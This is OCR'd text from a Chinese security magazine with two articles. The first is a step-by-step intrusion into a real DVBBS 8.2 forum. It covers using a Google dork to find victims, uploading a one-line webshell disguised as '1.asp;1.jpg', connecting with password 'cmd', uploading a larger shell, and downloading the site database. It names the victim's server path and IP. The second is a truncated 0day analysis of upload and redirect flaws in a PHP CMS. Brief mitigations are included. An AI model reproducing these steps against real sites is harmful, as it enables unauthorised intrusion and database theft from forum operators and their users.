



图 7　设置一句话木马客户端



Get Drives							
Name	VolumeName	Type	IsReady	FileSystem	AvailableSpace	TotalSize	SerialNumber
A	Not Ready						
C		FIXED	True	NTFS	14.91 G	19.53 G	-52649129
D		FIXED	True	NTFS	7.1 G	19.53 G	888303780
E		FIXED	True	NTFS	49.34 G	97.65 G	-1133983414
F		FIXED	True	NTFS	6.79 G	136.73 G	344036173
G		FIXED	True	NTFS	836.22 M	136.73 G	-733700004
H	Not Ready						

图 8　磁盘使用情况

动感论坛最新版本已经在安全上有了很大的提高，即使入侵者拿到了管理员的权限也无法上传 shell。在新版中去掉了数据库备份，对数据上传过滤的特别严格，dvbbs8.2 后比较变态，目前还没有特别好的方法，有人提到过一种方法，就是直接上传 php 文件或者其它服务器支持文件。这个也是一个思路，不过很多时候，单独的服务器不会支持这么多的。dvbbs 禁用了 asp 和 asp.net 的上传，不知道对加密后的支持不?

一、首战受挫

1、使用 Google 搜索

使用 Google 搜索 DVbbs 版本信息 "**Powered By Dvbbs Version 8.2.0**"，如图 1 所示，结果很壮观，有几十万个搜索记录。

2、注册用户

随机选取一个论坛，打开论坛后直奔注册页面，如图 2 所示，按照要求进行注册。

3、修改样式

使用注册的用户登录论坛成功后，单击论坛工具栏上的 "我的主页"，进入个人主页配置，然后点击 "个人空间管理" 标签，在基本设置中给现有的 "空间标题" 和 "简介说明" 随便起一个名字，如图 3 所示。

然后点 "保存设置" 按扭，接下来单击 "自定义风格" 按钮，在 "样式风格 CSS 修改" 里任意输入几个字符，如图 4 所示，然后单击 "保存设置" 完成修改。

注意：

(1) 有些论坛需要自己激活个人主页，在激活前单击 "自定义"，然后选择 "保存" 即可开通我的主页。

(2) 有一些论坛未使用 "我的主页" 这个模块，因此遇到这种论坛，直接放弃！

(3) 如果自定义风格操作保存成功，页面的样式会有所变化，不过不影响后续渗透。

4、无上传界面

在 "个人空间管理" 中单击 "自定义风格"，然后再单击 "文件管理" 按扭，接着就会弹出一个风格模板的文件管理新窗口，如图 5 所示。

很不幸的是，在本次渗透中除了文件管理页面，未出现上传界面，说明管理员或者前期渗透人员删除了上传功能模块，只能放弃，重新再选择一个目标进行渗透。

说明：在实际渗透测试过程中，还发现访问文件管理模块时出现无权限的情况，这个也许是有人做了限制，去掉或者限制了文件上传的权限。遇到这种情况也只能放弃，当然如果有管理员权限，那另当别论。

二、越挫越勇

1、成功上传文件

重新找了十多个论坛进行测试，终于测试成功一个，如图 6 所示，选择一个一句话木马文件，将文件名称命名为 "**1.asp;1.jpg**"，然后直接上传即可。上传成功后页面会自动刷新，如果无杀毒软件或者其它防范措施，一般都会出现刚才上传的一句话木马，且图片无法显示。

2、使用一句话客户端进行连接

使用 lake2EvalClient 进行连接，在 "The URL" 中输入图片的详细地址，"Password" 中输入一句话木马的连接密码，在本例中是 "cmd"。然后在功能 (Function) 中选择一个模块，如图 7 所示，单击 "send"，即可查看具体执行效果，如图 8 所示，为显示磁盘情况。

3、获取网站的物理路径

在功能模块中选择 "Server Variable" 获取服务器和客户的一些基本信息，如图 9 所示，获取一句话木马的具体路径 "**F:\www\hatsg.com\bbs\skins\myspace\userskins\skin_14**"。接着通过上传功能上传一个大马到服务器，输入密码进去后如图 10 所示。

4、提权失败

使用 serv-u 以及 ftp 提权均告失败，然后对服务器端口进行扫描，发现

HTTPS_SECRETKEYSIZE	
HTTPS_SERVER_ISSUER	
HTTPS_SERVER_SUBJECT	
INSTANCE_ID	1193474292
INSTANCE_META_PATH	/LM/W3SVC/1193474292
LOCAL_ADDR	112.84.255.18
LOGON_USER	
PATH_INFO	/bbs/skins/myspace/userskins/skin_14/1.asp;1.jpg
PATH_TRANSLATED	F:\www\hatsg.com\bbs\skins\myspace\userskins\skin_14\1.asp;1.jpg
QUERY_STRING	

图 9　获取网站路径




图10　上传大马




图 11　端口开放情况

关闭了 21 端口和 43958 端，如图 11 所示。

5、查找并下载数据库

在站点根目录中查找数据库配置文件，如图 12 所示，本例中数据库连接文件为 conn.asp。

直接打开并获取数据库的相对路径“\database\unfgsa#szht.mdb”。由于在该数据库名称中使用了“#”号，因此下载失败。

对于这类文件有两个办法进行下载：

(1) 直接使用 shell 中的复制功能，将文件重新命名为可以下载的文件名格式。

(2) 使用“%23”代替“#”进行下载，如图 13 所示，更换后可以将数据库文件下载到本地。




图 12　数据库配置文件




图 13　下载

三、DVBBS8.2 渗透思路与防范措施

1、渗透思路

(1) 下载 Dvbbs8.2 版本的 database 以及 boke 的默认地址为：data/Dvbbs8.mdb 以及 boke/data/Dvboke.mdb，下载后通过查询破解16位的md5密码而进后台。

(2) IIS 图片上传漏洞利用。本文中的插件上传漏洞本质上属于IIS文件解析漏洞。

(3) 修改上传类型，使其支持服务器平台的脚本并上传。如果平台支持 PHP/JSP/Asp.net，那么可以上传支持平台的木马，然后获取 Webshell。

2、防范措施

(1) Dvbbs 安装完毕后一定要修改默认数据库名称，同时去掉无用的 txt 文件，并去掉“Powered By Dvbbs 8.2”这个标示。

(2) 后台密码设置得强悍一些，即使下载了数据库，如果没有破解密码也无能为力。

(3) 谨慎使用插件和功能强大的模块，使用时尽量使权限最小。

(4) 把上传图片的目录的脚本执行权限去掉，或者暂时将文件管理的上传模块去掉。

(5) 规范上传脚本的代码，校验上传图片文件的代码段，或者在论坛的后台把上传功能关闭。

编辑点评： 本文分析了 DVBBS8.2 插件上传的漏洞和利用方法，其中技巧性还是比较强的。DVBBS 经过风吹雨打，现在能找到一个有价值的漏洞已经不容易了，希望大家可以从本文中获取更多的技巧和经验。

刀客建站系统上传漏洞 0Day 分析和利用

文 menzhi007

从本文可以学到：

刀客建站系统漏洞分析和利用

今天分析的是一款名为“刀客建站系统”的 PHP 程序，此款系统功能强大，程序代码简洁明了，多处运用了 jquery 和 ajax。其代码是在老外 http://softpubs.com/ 的基础上做的汉化和二次开发，不过在翻看代码时，还是发现了不少安全问题。

下载地址：http://down.chinaz.com/soft/26487.htm
官网 http://www.sitepub.cn/

1、重定向跳转

打开 download_soft.php 文件，相关代码如下：

```
……略……
    $download_url=$_GET['download_url'];
    if($software_id&&$download_url){
            $stat_obj->software_download_stat($software_id);
    header("Location: {$download_url}\n"); // 未过滤
            exit;
    }
……略……
```

又一个重定向跳转，看你怎么利用了。

2、上传漏洞

打开 support.php 文件，相关代码如下：

```
function save_leave_word()
{
……略……
    if($_FILES['attachment']['name']&&$leave_word_setting['is_attachment']){  //条件【1】
        require_once(ROOT_PATH.'includes/glo_upload.php');
        if($_FILES['attachment']['error']==0){  //条件【2】
            $upload_obj=new glo_upload();
            $attachment=$upload_obj->upload_file($_FILES['attachment'],
'leave_word_attachment','');
        }else{
            $attachment='';
        }
    }else{
        $attachment='';
    }
……略……
}
```

条件【1】处需要满足$_FILES['attachment']['name']和$leave_word_setting['is_attachment']都为真。$_FILES['attachment']['name']为上传文件名，只要我们上传文件便为真。$leave_word_setting['is_attachment']来源于storage_dencode($glo_config_arr['leave_word_setting']['value'])，也默认为1，也就是默认情况下可以执行上传。紧接着包含根目录下include/glo_upload.php文件。

条件【2】中$_FILES['attachment']['error']也是默认为0，紧接着生成glo_upload类的一个对象，然后调用upload_file()方法。

我们来看看upload_file()是如何定义的，代码如下：

```
function upload_file($file_arr,$type,$name='')
{
        if(!$file_arr['name']){
                return false;
        }
        if($file_arr['error']){
                        return false;
        }
        if(!$name){
                        $name=get_basename($file_arr['name']);// 【3】
        }

        $upload_dir=$this->get_upload_dir($file_arr,$type);//【4】

        $upload_dir.='/'.$name;// 【7】
        if($this->copy_upload_file($file_arr,$upload_dir)){
                        $upload_dir=preg_replace('|^'.preg_filtrate
(UPLOAD_DIR).'|si','',$upload_dir);
                        return $upload_dir;
        }else{
                return false;
        }
}
```

程序在【3】这一行为获取文件名，【4】行又调用了get_upload_dir()函数，源码如下：

```
function get_upload_dir($file_arr,$type)
{
        if(!$file_arr['name']){
                return false;
        }
        $upload_dir=UPLOAD_DIR.$type;
        if(!is_dir($upload_dir)){
                        mkdir($upload_dir);
                        chmod($upload_dir,0777);
        }
        $top_n=strtolower(substr(base64_encode($file_arr['name']),0,1));//【5】

        $upload_dir=$upload_dir.'/'.$top_n;        //【6】
        if(!is_dir($upload_dir)){
```

